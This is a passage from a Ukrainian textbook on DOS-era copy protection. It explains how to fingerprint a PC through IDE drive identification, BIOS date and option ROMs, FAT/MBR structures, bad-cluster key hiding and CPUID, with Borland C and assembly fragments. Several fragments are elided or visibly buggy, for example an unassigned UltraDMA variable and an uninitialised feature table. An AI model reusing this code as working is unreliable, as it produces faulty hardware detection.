Серійний номер диска, модель і номер ревізії контролера (слова 10-19, 27-46 і 23-26 відповідно) - символьні (ASCII) ряди. Вони зберігаються з попарно переставленими літерами. Наприклад, якщо моделлю диска є ST31720A, те в полі моделі буде записано: TS1327A0. Ці поля можуть бути із правим або лівим вирівнюванням із заповненням пробілами. Значеннями слова по зсуву 20 («Тип буфера») можуть бути 4 значення (по стандарті ATA-3).

Поточні параметри, що зберігаються в словах 54, 55, 56, 57-58, встановлюються спеціальною командою контролера (SET).

ATAPI-пристрої мають аналогічну команду "IDENTIFY PACKET DEVICE", що дозволяє одержати приблизно таку ж інформацію про пристрій з урахуванням особливостей ATAPI: тип пристрою (прямого доступу, послідовного доступу, принтер, процесор, CD-ROM, сканер, RAID і ін.).

Розглянемо фрагмент програми одержання інформації про HDD:

```
/*****************************************************/
char buf[512];
long tt;
union {
```

```
int Pi ;
char pc[2];
}pp;
int BasePort = 0x1F0;
union  { int infs[256];  /*ідентифікаційна структура HDD */
 struct
  { int Config;     //General configuration bit-inf.
    int Cyls, Rsrv1, Heads, BPT, BPS, SPT;
    int Vendor[3];    //Vendor
    char Serial[20];  //Serial number. 0=not.
    int BufType;      //Buffer type
    int BufSize;      //Buffer size in 512 byte increm.
     0=not.
    int ECC;  //# of ECC bytes for read/write long
      cmds.0=not.
    char Revision[8]; //Firmware revision.  0=not.
    char Model[40];   //Model number. 0=not.
    int Features;     //Features inf.
    int DwordIO;      //1=Can perform doubleword I/O
    int Capabil;      //Capabilities
    int Rsrv2;        //Reserved
    int PIO, DMA;     //PIO,DNA data transfer inf.
    int ExtValid;     //Extended data validation inf.
    int CurrCyls, CurrHeads, CurrSect;
    long Capacity;    //Current capacity in sect
    int BlkMode;      //Multiple sect. transfer inf.
    long LBACapacity;//Number of user addressable sect.LBA
     only.
    int SingleDMA;    //Single word DMA transfer inf.
    int MultiDMA;     //Multiword DMA transfer inf.
    int AdvancedPIO;  //Advanced PIO Transfer inf.
    int MinDMACycle, RecDMACycle, MinPIOCycle,
MinIORDYPIOCycle;
   } su;
 }um;
. . . . . . . . . . . .  . . . . . . . . . . . . . .  . . . .
  IDEinfo();
  MaxPIO();
  printf ("\n MAX PIO = %d\n",i);
  for(k=0,kd=9,ku=9;k<9;k++)
   { if(DMAinf(k+0x20)==0) kd=k;
     if(DMAinf(k+0x40)==0) kd=k;
   }
  if(ku!=9) printf("UltraDMA = %d\n",ku);
  if(kd!=9) printf("DMA = %d\n",kd);
  i=(long)(um.su.Heads*um.su.SPT*(long)um.su.Cyls/2048);
  printf("IDE архітектура\n");
  printf(" Кіл-ть циліндрів = %d\n",um.su.Cyls);
  printf(" Кіл-ть сторін = %d\n",um.su.Heads);
  printf(" Кіл-ть секторів = %d\n",um.su.SPT);
  printf("\n SIZE IDE %d MB",i);
  printf("\n елементи, які підтримуються: ");
  if((um.su.Capabil & 0x0100)!=0)
```

```
     printf("\nDMA transfer");
    if((um.su.Capabil & 0x0200)!=0)
     printf("\nLBA transfer");
    if((um.su.Capabil & 0x0100)==0 && (um.su.Capabil &
0x0200)==0)
     printf("відсутні\n");
    getch();
  }
  /*********************************************/
  void IDEinfo(void)
  {
    tt = biostime(0,0);
    outportb(BasePort+6,0xA0);    // get first/second drive
    outportb(BasePort+7,0xEC);       // get drive info data
    while((inportb(BasePort+7)&0x80)!=0) //wait for data ready
     if((biostime(0,0)-tt)>5) break;
    for(i=0;i<255;i++)                  //read sector
     um.infs[i]=inport(BasePort);
  }
  /******************************************************/
  char DMAinf(char Value)
  { tt = biostime(0,0);
    outportb(BasePort+6,0xA0);
    outportb(BasePort+1,3);
    outportb(BasePort+2,Value);
    outportb(BasePort+7,0xEF);
    while((inportb(BasePort+7)&0x80)!=0)
     if((biostime(0,0)-tt)>5) break;
    return (inport(BasePort+1));
  }
  /*****************************************************/
  void MaxPIO(void)
  {
   pp.Pi=um.su.PIO;
   for(i=1;i<8;i++)
     if(((pp.pc[1]>>i)&1)==0) break;
     if((um.su.ExtValid&2)!=0)
     {
       pp.Pi = um.su.AdvancedPIO;
       for(i=1;i<8;i++)
        {
  if(((pp.pc[0]>>i)&1)==0) break;
  i+=2;
        }
     }
  }
```

Характеристики контролера скорочують можливі перевірки для захисту від копіювання до додаткового/пропущеному сектору й порядку проходження секторів. Корекція даних ECC дозволяє виконати захист жорсткого диска варіантом, при якому біт даних змінюється в заданій позиції, і ховається за допомогою ECC.

Всі ці мітки можуть бути генеровані й перевірені при використанні для доступу до диска рівня BIOSу.

Кожна системна плата має власний системний BIOS. Це може використовуватися іншого засобу захисту від копіювання. Одним із самих надійних способів прив'язки є перевірка дати видання BIOS комп'ютера. Вона завжди зберігається в ROM за адресою F000:FFF5 у форматі ASCII рядка довжиною 8 байт і яка має вигляд: MM/DD/YY, де MM - місяць 01-12, DD - день (число місяця) 01-31 і YY - рік 80-... Дата однакова тільки в межах однієї заводської партії комп'ютерів. Ймовірність того, що програму перенесуть на машину тієї ж партії, куди була інстальована програма, досить мала.

У кожному комп'ютері є посадкові місця для установки додаткового периферійного устаткування, такого як відеоадаптер, мережна карта, SCSI-адаптер і т.д. На цих картах можуть перебувати їхні власні модулі BIOS, що реалізують функції керування кожним конкретним пристроєм. Вони називаються зовнішніми. При виконанні початкової ініціалізації (процедури POST - Power-On-Self-Test) основний модуль виконує пошук зовнішніх модулів і передає керування на їхні процедури ініціалізації. Пошук модулів BIOS виконується в діапазоні адрес від C000:0000 до E000:0000 включно із кроком в 2К. Зовнішні модулі повинні мати наступний формат:

| Зсув | Розмір у байтах | Зміст |
|---|---|---|
| +0 | 1 | AA55h – Сигнатура модуля BIOS |
| +2 | 1 | Довжина модуля в 512-байтових одиницях |
| +3 | ? | Здійсненний код |

Для створення захисної мітки можна використати зовнішні ПЗП. У процесі перевірки POST після одержання кожної нової адреси модуля з пам'яті зчитується слово і його значення зрівнюється з AA55h. Якщо збіглося, то всі байти модуля підсумуються по модулі 100h, у результаті повинен вийти 0. Якщо це так, то модуль вважається коректним - виконується далекий call на зсув 3 у модулі - виклик процедури ініціалізації карти. Після знаходження всіх модулів по них розраховується контрольна сума: кожний модуль розбивається навпіл, байти із двох половинок поєднуються операціями XOR, результати яких підсумуються по модулю 1000h ( 16-бітова сума).

```
/* Фрагмент програми визначення наявності й початкових адрес додаткових ПЗП */
#include<stdio.h>
#include<dos.h>
unsigned char check_sum(unsigned);
int main(void) {
      unsigned segment, signature;
     for(segment = 0xC000; segment < 0xE000; segment += 128)
         {   /* 128 параграфів становить 2 Кбайт */
     signature = (unsigned)peek(segment, 0);
     if(signature == 0xAA55)
          if(!check_sum(segment))
            printf(«Є ПЗП за адресою %04X:0000\n», segment);
         }
       return 0;
     }

     unsigned char check_sum(unsigned segment)
     {int i;
     unsigned char sum = 0;
     long length = (long)peekb(segment, 2) * 512L;
     for (i = 0; i < length; i++)
     sum += (unsigned char)peekb(segment, i); return sum; }
```

Інформація, що характеризує саме BIOS зберігається у вигляді текстових рядків по відповідних адресах в ROM BIOS.

Основні дані починаються з таких базових адрес:

- ВИРОБНИК 0XF000:0XE091.
- ВЕРСІЯ 0XF000:0XE061.
- ДАТА ВИДАННЯ 0XF000:0XFFF5.
- ДАНІ ВІДЕОСИСТЕМИ:
- ТИП VIDEOBIOS 0XC000:0X001E.
- ТИП ВІДЕОКАРТИ Й ВЕРСІЯ VIDEOBIOS 0XC000:0X004B.


Крім того, можуть бути визначені характеристики інтерфейсу:

- ТИПИ ШИНИ ДАНИХ 0XF000:0XFFD9.
- ТИП ЧИПСЕТУ 0XF000:0XEC71.

```
/*Фрагмент програми визначення характеристик */
void bios()
{char far *ptr  = MK_FP(0xF000, 0xE091);
 char far *ptr1 = MK_FP(0xF000, 0xE061);
 char far *ptr2 = MK_FP(0xF000, 0xFFF5);
 char far *ptr3 = MK_FP(0xC000, 0x001E);
 char far *ptr4 = MK_FP(0xC000, 0x004B);
 char far *ptr5 = MK_FP(0xF000, 0xFFD9);
 char far *ptr6 = MK_FP(0xF000, 0xEC71);
 printf(" *****Основні характеристики BIOS*****\n");
   printf("Виробник: ");
   for(; *ptr == 0; ptr++) ;
   while(*ptr) printf("%c", *ptr++);
   printf("\n");
   printf("Версія: ");
   for(; *ptr1 == 0; ptr1++) ;
   while(*ptr1) printf("%c", *ptr1++);
```

Доступ до інформації здійснюється за допомогою функції-макросу MK_FP(сегмент, зсув).


Стандартні засоби OS не дозволяють контролювати місце знаходження файлу кластер за кластером, так що ця інформація може бути використана для створення мітки програми й/або даних. Номер стартового кластера може бути отриманий викликом функції 11H. Знайти номери інших кластерів можна, переглядаючи таблицю FAT, що містить інформацію про те, як використовується простір диска. Для стандартних форматів дисків зберігається 2 копії FAT. FAT може складатися з 32-бітових або 16-бітових елементів. 12-бітові елементи використовуються для дискет і невеликих розділів жорсткого диска. В елементі каталогу ROOT.ClstNo зберігається номер першого кластера, який зайнятий файлом. В свою чергу в кожному елементі FAT утримується показник на наступний кластер файлу. Кластери нумеруються послідовно, починаючи з 2, до числа, яке на одиницю перевищує кількість кластерів на диску. Перші три байти не використовуються для номерів кластерів. Початковий байт містить код, що визначає тип диска. Він збігається з полем Med бут-сектора. Наступні два байти рівні FFh. Якщо кластер є останнім кластером файлу, то він містить код від FF8h до FFFh (звичайно FFFh). Також може бути використана і MBR. Вона завжди займає початковий сектор вінчестера (циліндр 0, сторона 0, сектор 1) і має структуру, показану на мал. MBR, містить програму початкового завантаження й таблицю розділів жорсткого диска.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
 00 :      Початок коду початкового завантаження MBR         :
                 . . .
1B0 :      Кінець коду початкового завантаження MBR   :перший :
1C0 :      розділ вінчестера                      :другий :
1D0 :      розділ вінчестера                      :третій :
1E0 :      розділ вінчестера                      :четвер-:
1F0 :      тий розділ вінчестера                  : 55 AA :
```

Рис. Структура головного завантажувального запису MBR.

Кожний елемент таблиці розділів вінчестера має структуру, яка показана нижче.



```
  0   1   2   3   4   5   6  7  8  9  A  B  C  D   E   F
                                                 :Bot:HdS:
: Sec  Cyl:Sys:HdE:Sec Cyl:    No     :   Size    :
```

Рис.Структура одного елемента таблиці розділів MBR.

Призначення полів елемента таблиці розділів:

```
 Bot        - прапорець завантаження (0h - неактивний, 80h - активний);
 HdS        - початок розділ: номер головки;
 <Sec><Cyl> - початок розділ: сектор/циліндр бут-сектора;
 Sys        - код системи:  0h - розділ вільний,
                            1h – ОС реального режиму з 12-бітової FAT
                            4h – ОС реального режиму с 16-бітової FAT,
                            5h - розширений розділ,
                            6h - великий розділ починаючи з ОС реального режиму
4.0
                                 (с 16-бітової FAT);
 HdE        - кінець розділу: номер головки;
 <Sec><Cyl> - кінець розділу: сектор/циліндр останнього сектора;
 No - відносний номер початкового сектора розділу;
 Size - розмір розділу (число секторів).
```

Одержання відносного номера сектора аналогічно одержанню логічного номера сектора (див. мал. 10.3). Розходження між ними полягає в тому, що відносна нумерація секторів є безперервною по усьому диску, тоді як логічна нумерація застосовується окремо до секторів кожного розділу вінчестера. Якщо поле Sys містить код 05h (розширений розділ), то фізичний сектор, обумовлений полями HdS і <Sec><Cyl>, є не бут-сектором розширеного розділу, а вторинним записом MBR. Цей сектор містить власну таблицю розділів, яка зветься таблицею логічного диска, що закінчується обов'язковою сигнатурою 55 AAh. Ця таблиця й визначає місце розташування й розмір розділу, з яким ОС реального режиму звертається як з окремим фізичним диском.

Кожний диск, обумовлений таблицею логічного диска, містить бут-сектор, дві копії FAT, кореневий каталог, область даних. Розташування бут-сектора логічного диска визначається першим 16-байтним елементом таблиці. Якщо поле Sys містить код 01h, 04h або 06h, то значення полів HdS, <Sec><Cyl> і HdE, <Sec><Cyl> задаються відносно бут-сектора розширеного розділу. Якщо ж поле Sys зберігає код 05h, то значення полів HdS, <Sec><Cyl> і HdE, <Sec><Cyl> зазначені відносно початку фізичного диска. 32-бітова FAT має подібну структуру, за винятком того, що кожний елемент FAT32 має розмір 32біта=4байти.

Прямий доступ до FAT треба виконувати за правилами:

1. Для знаходження наступного кластера файлу в 16-бітової FAT:
   1) помножте номер кластера на 2;
   2) прочитайте два байти з отриманим зсувом.
2. При перетворенні номера кластера в логічний номер сектору потрібно:
   1) відняти 2 з номера кластера;
   2) помножити результат на число секторів у кластері;
   3) додати до результату логічний номер сектора початку області даних.

Іншою областю, яка не використовується і може існувати на диску, є залишок останнього сектора в FAT1, що резервується ОС реального режиму (і рівно копіюється в усі інші копії FAT).

Оскільки OS розподіляє дисковий простір по кластерам, а розмір файлу виміряється в байтах, більшість файлів має хвіст, який не використовується (і звичайно невидимий на рівні файлової системи), що може бути використаний з метою захисту.

При роботі жорсткого диска можливе виникнення збійних ділянок на магнітній поверхні. Такі дефектні місця можуть бути навіть на зовсім новому вінчестері. При інсталяції захищаємої програми на вінчестер у її контролюючу частину записуються їхні адреси. У процесі виконання програми здійснюється порівняння адрес збійних ділянок, записаних у контролюючій програмі й в FAT. У випадку запуску незаконно скопійованої програми буде виявлена розбіжність порівнюваних адрес і відбудеться виконання аварійних дій, передбачених для такого випадку. Розвитком цієї ідеї є метод, у якому деякі справні кластери позначаються як збійні, і в них міститься ключова інформація. (При копіюванні такі кластери не передаються.)

ПЕОМ працюють під керуванням Windows (або ОС реального режиму) і їхніх аналогів (Unix, OS/2, DR DOS, PC DOS) на різних типах комп'ютерів. При цьому можуть істотно різнитися такі параметри ПЕОМ як тип мікропроцесора, тактова частота, обсяг ОЗП, тип відеоадаптера, склад периферійного встаткування та ін.

Для забезпечення роботи захищаємої програми тільки на комп'ютері одного клону треба, щоб вона могла визначати його тип. Така інформація утримується в байті, який розташований за адресою FFFF:000E в ROM BIOSS, тобто в передостанньому байті мегабайтного адресного простору ПК. У мові C вміст байта пам'яті з адресою сегмент : зсув повертає функція peekb(сегмент, зсув) з файлу dos.h.

Більш повну інформацію про тип комп'ютера можна отримати з функції C0h переривання 15h, що через пару регістрів ES:BX повертає показник на початок таблиці системного середовища.

Іншою частиною PC, що разом із гнучкими й жорстким диском, завжди доступна для захисту від копіювання, є системна плата. Три основні підсистеми які доступні для таких вимірів: CPU, пам'ять, підсистема вводу/виводу.

Комп'ютери сімейства IBM PC звичайно використовують як центральний процесор мікропроцесори типу Intel 8086. Мікропроцесори мають особливості у виконанні ассемблерних команд, на основі аналізу яких існують алгоритми визначення типу мікропроцесора. Фрагменти програм на ассемблері реалізують ці алгоритми:

```
int testcpu()
{
asm {  .386
       mov dx,486
       pushfd
       pop    eax
       mov    ecx,eax
       or     eax,00200000h
       push   eax
       popfd
```

```
          pushfd
          pop    eax
          test   eax,00200000h
          jz cpu_end
                         //  Аналіз для 586 і вище з  CPUID
          mov    eax,1    // одержати інформацію про CPU
          db     0Fh,0A2h
                        //AX:stepping4+family4+model4 +4;
          shr    ax,4
          mov    bh,al
          shr    bh,4
          and    bh,0Fh // Сімейство BH 4-486, 5-Pent, 6-PentPro
          mov    cl,al
          and    cl,0Fh   // Модель CL =0-6
                       //Pent:AMD100,<P75,<P200,No,Pmmx,<AMD133,
<AMD166
                       // PPro: No,    PPro,No,   PentII
          mov    byte ptr family,bh
          mov    byte ptr model,cl
       }
    return 1;
    cpu_end:return 0;
    }
    /**********************************************************/
    void family_model()
    {
    if (testcpu())
    {
     printf("*****Характеристики мікропроцесора*****\n");
     printf("  Сімейство:  ");
     if ((family>=4)&&(family<=6))
     switch(family)
     {
      case 4:printf("486\n");break;
      case 5:printf("Pentium\n");
             printf("  Модель: ");
             if ((model>=0)&&(model<=6))
             switch(model)
             {
                   case 0:printf("AMD 100\n");break;
                   case 1:printf("Pentium 75 і вище\n");break;
                   case 2:printf("Pentium 200 і вище\n");break;
                   case 3:printf("відсутній\n");break;
                   case 4:printf("Pentium MMX\n");break;
                   case 5:printf("AMD 133 і вище\n");break;
                   case 6:printf("AMD 166 і вище\n");
             }
             else printf("невідома\n");
             break;
        case 6:printf("PentiumPro\n");
             printf("  Модель: ");
             if ((model>=0)&&(model<=2))
             switch(model)
             {
                   case 0:printf("відсутній\n");break;
                   case 1:printf("Pentium PRO або відсутній\n");break;
```

```
                 case 2:printf("Pentium II\n");
           }
           else printf("невідома\n");
   } else printf("невідоме\n");
  }
   else
  {
  printf("  ***CPUID не підтримується.***\n");
  printf("   Процесор 286 або 386. \n");
  };
  }//*************************************************
```

Інструкція CPUID, доступна починаючи з Pentium і деяких моделей 486, викликається з параметром, який зазначений у регістрі EAX:

CPUID(0) - у регістрі EAX 0 вертає максимально припустиме значення параметра виклику; у регістрах EBX, EDX і ECX процесор повертає символьний рядок, специфічний для виробника. Символи рядка розміщаються в регістрах у зазначеному порядку, починаючи з молодших байтів.

Процесори Intel повертають рядок "GenuineIntel":

- EBX=756E6547h - "Genu", символ "G" у регістрі BL,
- EDX=49656E69h - "ineI", символ "i" у регістрі DL,
- ECX=6C65746Eh - "ntel", символ "n" у регістрі CL.

Процесори AMD повертають рядок "AuthenticAMD":

- EBX=68747541h
- ECX=444D4163h
- EDX=69746E65h

CPUID(1) - у молодшому слові регістра EAX процесор повертає код ідентифікації (див. таблицю нижче) він же сигнатура процесора й старший елемент 96-бітного серійного номера. Це ж значення утримується в регістрі DX після апаратного скидання:

- EAX[3:0] - степінг;
- EAX[7:4] - модель;
- EAX[11:8] - сімейство;
- EAX[13:12] - тип;
- EAX[31:14] - зарезервовано (0);
- Регістри EBX=0, ECX=0 (резерв).

Регістр EDX містить список наявних розширень базової архітектури - відображує регістр властивостей (Feature Flags register) наведених в таблиці.

| Біт | Назва | Призначення |
|---|---|---|
| 0 | FPU | Floating Poin Unit - наявність математичного співпроцесора |
| 1 | VME | Virtual-8086 Mode Enhancements - розширення режиму V86 (віртуалізація прапорця переривань) |
| 2 | DE | Debugging Extensions - розширення налагодження (можливість зупинки по звертанню до портів) |
| 3 | PSE | Page Size Extension - можливість застосування розміру сторінки в 4 Мбайт |
| 4 | TSC | Time Stamp Counter - наявність лічильника міток реального часу |
| 5 | MSR | Model Specific Register - підтримка модельно-специфічних регістрів у стилі Pentium (інструкції RDMSR, WRMSR) |
| 6 | PAE | Physical Address Extension - можливість розширення фізичної адреси до 36 біт |
| 7 | MCE | Machine Check Exception - підтримка вимкнення |

```
                 машинного контролю #MC
  8       CX8   Підтримка інструкції CMPXCHG8B
  9      APIC   Наявність вбудованого програмно-доступного
                контролера переривань APIC
 10        -    Зарезервовано
 11       SEP   SYSENTER Present - підтримка інструкцій швидких
                системних викликів SYSENTER і SYSEXIT
 12      MTRR   Memory Type Range Registers - наявність регістра
                керування кешируванням MTRRcap
 13       PGE   Page Global Enable - підтримка біт глобальності
                в елементах каталогу й таблиць сторінок, а також
                біта PGE у регістрі CR4
 14       MCA   Machine Check Architecture - підтримка
                архітектури машинного контролю
 15      CMOV   Conditional Move - підтримка інструкцій
                умовного пересилання CMOVcc, а якщо є FPU, те
                і інструкцій FCMOVCC і FCOMI
 16       PAT   Page Attribute Table - підтримка таблиць
                атрибутів сторінок (PAT)
 17    PSE-36   36-bit Page Size Extension - можливість
                використання 36-бітної фізичної адресації
                для сторінок в 4 Мб
 18       PN    Processor Number - підтримка повідомлення 96-
                бітного серійного номера по інструкції CPUID(3)
 18-22     -     Зарезервовано
 23    MMX      Підтримка MMX
 24    FXSR     Fast floating point save and restore -
                підтримка інструкцій швидкого збереження й
                відновлення контексту FPU (інструкцій FXSAVE
                і FXRSTOR). Вказує й на доступність
                індикатора використання цих інструкцій
                операційною системою (CR4.OSFXSR)
 25    XMM      Наявність блоку XMM (підтримка нових інструкцій
                розширення SSE)
24... - 31      Зарезервовано
================================================================
```

CPUID(2) - у регістрах EAX, EBX, ECX, EDX вертає параметри конфігурації процесора. Молодші 8 біт EAX повідомляють, скільки разів потрібно підряд викликати інструкцію (з EAX=2) для одержання повної інформації про процесор. Інші байти регістра EAX і інших регістрів містять дескриптори окремих вузлів, які розбираються по спеціальних таблицях.

Ознакою використання кожного з регістрів EAX, EBX, ECX, EDX є нуль у його біті 31. Виклик CPUID(2) з'явився з процесорами 6-го покоління.

Фірма AMD розширила виклики CPUID. Для перевірки наявності розширень викликається CPUID з EAX=8000_0000h. При наявності розширень в EAX результатом буде число, більше 8000_0000h, - максимальний параметр розширеного виклику. Викликом EAX=8000_0001h можна визначити специфічні розширення архітектури від AMD. Наприклад, підтримка 3DNow! визначається по установленому біту 31 регістра EDX. Наведені вище фрагменти програм є основою для створення ассемблерних процедур або програм, у вигляді *.asm файлів, які транслюються в *.exe файл.

Інший спосіб: ці ж фрагменти можна скомпонувати в основній С-програмі, у вигляді ассемблерних вставок - з наступною повною компіляцією.

```
// Compile by BC++version 3.1
#include <stdio.h>
```

```
    #include <string.h>
    #include <conio.h>

void main() {
 char VendorSign[13];  // for to store our vendorstring
 unsigned long MaxEAX; //This will be used to store the maximum EAX
 char* Comp1[32];//This is the array that will hold the short names
                       //for our features bitmap.
  unsigned long REGEAX, REGEBX, REGECX, REGEDX;
  int dFamily, dModel, dStepping, dFamilyEx, dModelEx;
  char dType[10];
  int dComp1Supported[32];
  int dBrand, dCacheLineSize, dLogicalProcessorCount, dLocalAPICID;
  asm {
    XOR EAX, EAX
    //An efficient alternatvie to MOV EAX, 0x0
    db 0fh,0a2h
    //=cpuID,This instruction will load our registers.
    MOV dword ptr [VendorSign], EBX
    //Copy the first 4 bytes in the VendorString from EBX.
    MOV dword ptr [VendorSign+4], EDX
    //Copy the next 4 bytes.
    MOV  dword ptr [VendorSign+8],   ECX
    //Copy the next 4 bytes.
    MOV  dword ptr MaxEAX,           EAX
    //EAX contains the maximum value to call CPUID with. Copy
    //it to the MaxEAX variable.
  }
  VendorSign[12]=0;
//The last character in the VendorSign can be anything.
//To make sure that it stops at the last character we add
//a zero character at the end
     printf("Vendor string: %s\n", VendorSign);
     printf("Maximum EAX value: %i\n", MaxEAX);
     if(strcmp(VendorSign, "GenuineIntel")==0) {
       Comp1[0]="FPU";   //Floating Point Unit
       Comp1[1]="VME";   //Virtual Mode Extension
       Comp1[2]="DE";    //Debugging Extension
       Comp1[3]="PSE";   //Page Size Extension
       Comp1[4]="TSC";   //Time Stamp Counter
       Comp1[5]="MSR";   //Model Specific Registers
       Comp1[6]="PAE";   //Physical Address Extesnion
       Comp1[7]="MCE";   //Machine Check Extension
     }
    . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
     if(MaxEAX>=1) {
       asm {
         MOV     EAX,                    1
         db 0fh,0a2h
         MOV     [REGEAX],               EAX
         MOV     [REGEBX],               EBX
         MOV     [REGECX],               ECX
         MOV     [REGEDX],               EDX
       }
       dFamily=((REGEAX>>8)&0xF);
       dModel=((REGEAX>>4)&0xF);
       dStepping=(REGEAX&0xF);
       dFamilyEx=((REGEAX>>20)&0xFF);
```

```
        dModelEx=((REGEAX>>16)&0xF);
        switch(((REGEAX>>12)&0x7)) {
          case 0:
            strcpy(dType, "Original");
            break;
          case 1:
            strcpy(dType, "OverDrive");
            break;
          case 2:
            strcpy(dType, "Dual");
            break;
        }

        for(unsigned long C=1, Q=0;Q<32;C*=2, Q++) {
          dComp1Supported[Q]=(REGEDX&C)!=0?1:0;
        }
        dBrand=REGEBX&0xFF;
        dCacheLineSize=((strcmp(Comp1[19], "CLFSH")==0)
    &&(dComp1Supported[19]==1))?((REGEBX>>8)&0xFF)*8:-1;
        dLogicalProcessorCount=((strcmp(Comp1[28], "HTT")==0)
    &&(dComp1Supported[28]==1))?((REGEBX>>16)&0xFF):-1;
        dLocalAPICID=((REGEBX>>24)&0xFF); //This works on P4 or later
      }
      printf("%s\n", dType);
      printf("Family %i, Model %i, Stepping %i\n", dFamily, dModel,
dStepping);
      printf("Extended Family %i, Extended Model %i\n", dFamilyEx,
dModelEx);
      printf("Supported flags: ");
      for(unsigned long Q=0;Q<27;Q++) {
        if(dComp1Supported[Q]) {
          printf("%s ", Comp1[Q]);
        }
      }
      printf("\n");
      printf("CacheLineSize: %i\n", dCacheLineSize);
      printf("Logical processor count: %i\n", dLogicalProcessorCount);
      printf("Local APIC ID: %i\n", dLocalAPICID);
    }
```

При включенні ПЕОМ BIOS перевіряє приєднане обладнання й повідомляє про результати у двобайтну змінну з адресою 0040:0010. Переривання 11h BIOS повертає в регістр AX значення цієї змінної. Результат інтерпретується як набір бітових полів, що характеризують обладнання:

```
біт 0      якщо «1», те є присутнім накопичувач на гнучкому
           магнітному диску (НГМД);
біт 1      якщо «1», те є в наявності співпроцесор для
           операцій із плаваючої коми (на IBM PC і PCjr не
           використовується);
біти 2-3   розмір базової пам'яті на системній платі (крім
           IBM PC AT і PS/2):
           «00» - не використовується,
           «01» - 16 К,
           «10» - 32 К,
           «11» - 64 К й більше;
біти 4-5 активний відеоадаптер:
біти 6-7   кількість НГМД (тільки, якщо біт 0 дорівнює «1»):
біт 8      використовується тільки для IBM PC
```

```
біти 9-11  кількість послідовних портів RS232;
біт 12     якщо «1», те є присутнім ігровий адаптер (на IBM
           PC AT і PS/2 не використовується);
біт 13     використовується  тільки  для IBM  PC;
біти 14-15 кількість паралельних портів для принтерів.
```

У мові С переривання 11h використовує функція biosequip(),що повертає двобайтне число, яке описує обладнання. Необхідно проаналізувати потрібні розряди цього числа так, як це робиться в наступному прикладі:

```
//Перевірка наявності обладнання (переривання BIOS 11h)
   int main(void)
  {
   union
     {
      int status;
      struct
         {
        unsigned drives_present:1;
           unsigned coprocessor   :1;
           unsigned unused1:4;
           unsigned num_drives    :2;
           unsigned unused2:1;
           unsigned RS232_ports   :3;
           unsigned unused3:2;
           unsigned num_printers  :2;
         }fields;
      }ob;
  ob.status = biosequip();
  if (!ob.fields.drives_present)printf("Немає НГМД\n");
  else printf("Усього %u НГМД\n",ob.fields.num_drives + 1);
  if (ob.fields.coprocessor) printf(«Є співпроцесор із ПЗ\n»);
  else printf(«Немає співпроцесора із ПЗ\n»);
  printf(«Кількість послідовних портів RS232 %u\n»,
              ob.fields.RS232_ports);
  printf («Кількість паралельних портів для принтерів  %u\n»,
               ob.fields.num_printers); return 0;
   }
```

Для визначення виду й конфігурації магнітних накопичувачів існує точний спосіб, за допомогою функцій переривання 21h (компілятор BorlandC):

- функція 4408h, повертає регістр AL=0, якщо це FD Drv;
- функція 4409h, повертає в регістрі DX атрибути накопичувача; біт 15 дорівнює 1, якщо це Substituted Drv, біти 12 і 9 рівні 1, якщо це Network Drv;
- функція 440Dh, подфункція 0660h визначає тип накопичувача; якщо регістр прапорців не дорівнює 0, те це RAM Drv, якщо байт із адресою DS:(DX+1) містить 5, те це HD Drv, якщо цей байт = 6, те це Tape Drv, інакше - Assidned Drv.

Число й тип FDD і HDD можна довідатися з байтів 10h, 12h енергонезалежної пам'яті. Розмір дисків визначає функція 08h, переривання 13h - у регістрі DH вона повертає кількість головок, у регістрі CH повертає молодші цифри кількості циліндрів, у перших 2 бітах регістра CL - старші цифри кількість циліндрів, останній 6 біт регістра CL - кількість секторів на доріжці.

Наявність HDD у комп'ютері визначається шляхом посилки в порт 70h коду байта - визначника 12h. Ненульовий результат приймається з порту 71h.

Функція 8 переривання 13h повертає в регістри мікропроцесора характеристики HDD (це максимальні номери, починаючи з 0):

CH - молодша частина max номера циліндра;

CL - у перших двох бітах - старша частина max номера циліндрів, а в інших бітах - max номер сектора на доріжці;

DH - max номер головки (сторони).

Добуток цих величин (з урахуванням того, що сектор=512 байт) дає розмір HDD у байтах. Наявність FDD у комп'ютері визначається шляхом посилки в порт 70h коду байта-визначника 10h. Ненульовий результат приймається з порту 71h і визначає дисководи: 0x40- 1.44 Мб.

Для визначення розміру оперативної пам'яті можна використовувати переривання 12h BIOS. Це переривання повертає в регістр AX мікропроцесора кількість кілобайт звичайної пам'яті в системі (без урахування розширеної й додаткової відображуваної пам'яті). Переривання 12h використовується функцією C biosmemory(), що повертає обсяг ОЗП в кілобайтах. Приклад використання даної функції виглядає в такий спосіб:

```
void size(void)
 {
  printf("\t\Обсяг ОЗП IBM PC %d Кбайт\n", biosmemory());
 }
```

